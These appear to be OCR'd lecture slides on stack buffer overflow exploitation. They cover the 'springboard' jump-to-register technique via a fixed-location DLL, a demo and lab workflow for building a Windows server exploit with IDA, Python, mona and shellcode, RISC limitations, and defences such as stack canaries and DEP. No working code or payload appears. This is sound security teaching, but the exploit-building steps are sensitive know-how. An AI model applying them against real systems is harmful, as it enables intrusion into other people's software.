
Cannot

- Return directly to the stack since the location is unknown as the stack locations could change

“Springboard” Technique

- Bounce off a DLL at a fixed location
- Fix:
  - Search for register jump at known location

Springboard



Dlls

Stack Frame

JMP/CALL REG

shellcode

Return Address

Demo

Tradition Windows Server Exploit

- Find a vulnerability with IDA
- Craft the exploit in python
- Add in shellcode and engineering blob positioning
- Win!

Lab 3

- Go through the steps from the demo
- Be sure you’re comfortable with mona and shellcode
- Continue engineering the Exploit

OS differences

For Example

- Architectures that store the top level return address of the call stack in a register
- Overwritten return address used at later unwinding

RISC Architectures

- No unaligned access to memory
- Combined with a fixed length for machine opcodes
- Such chip limitations can make the jump to ESP technique difficult to implement

Stack Overflow Defense 1

Stack Canaries/Cookies

- Place integer in memory just before the stack return address
- Most buffer overflows overwrite memory from lower to higher memory addresses
- This value is checked to make sure it has not changed before a routine uses the return pointer on the stack

Stack Overflow Defense 2

Nonexecutable Memory Pages

- On Windows called, Data Execution Prevention (DEP)
- Disallow execution from the stack or heap pages

Summary

Still a Lot of C/C++

- Runs in very interesting places… cell phone towers, etc.
- Still few OS/Compiler protections

General purpose systems be better protected today

- But code is also more complex
- And attackers are motivated

Next

- Basic Browser Exploit
  - SEH Overwrite to bypass protection 1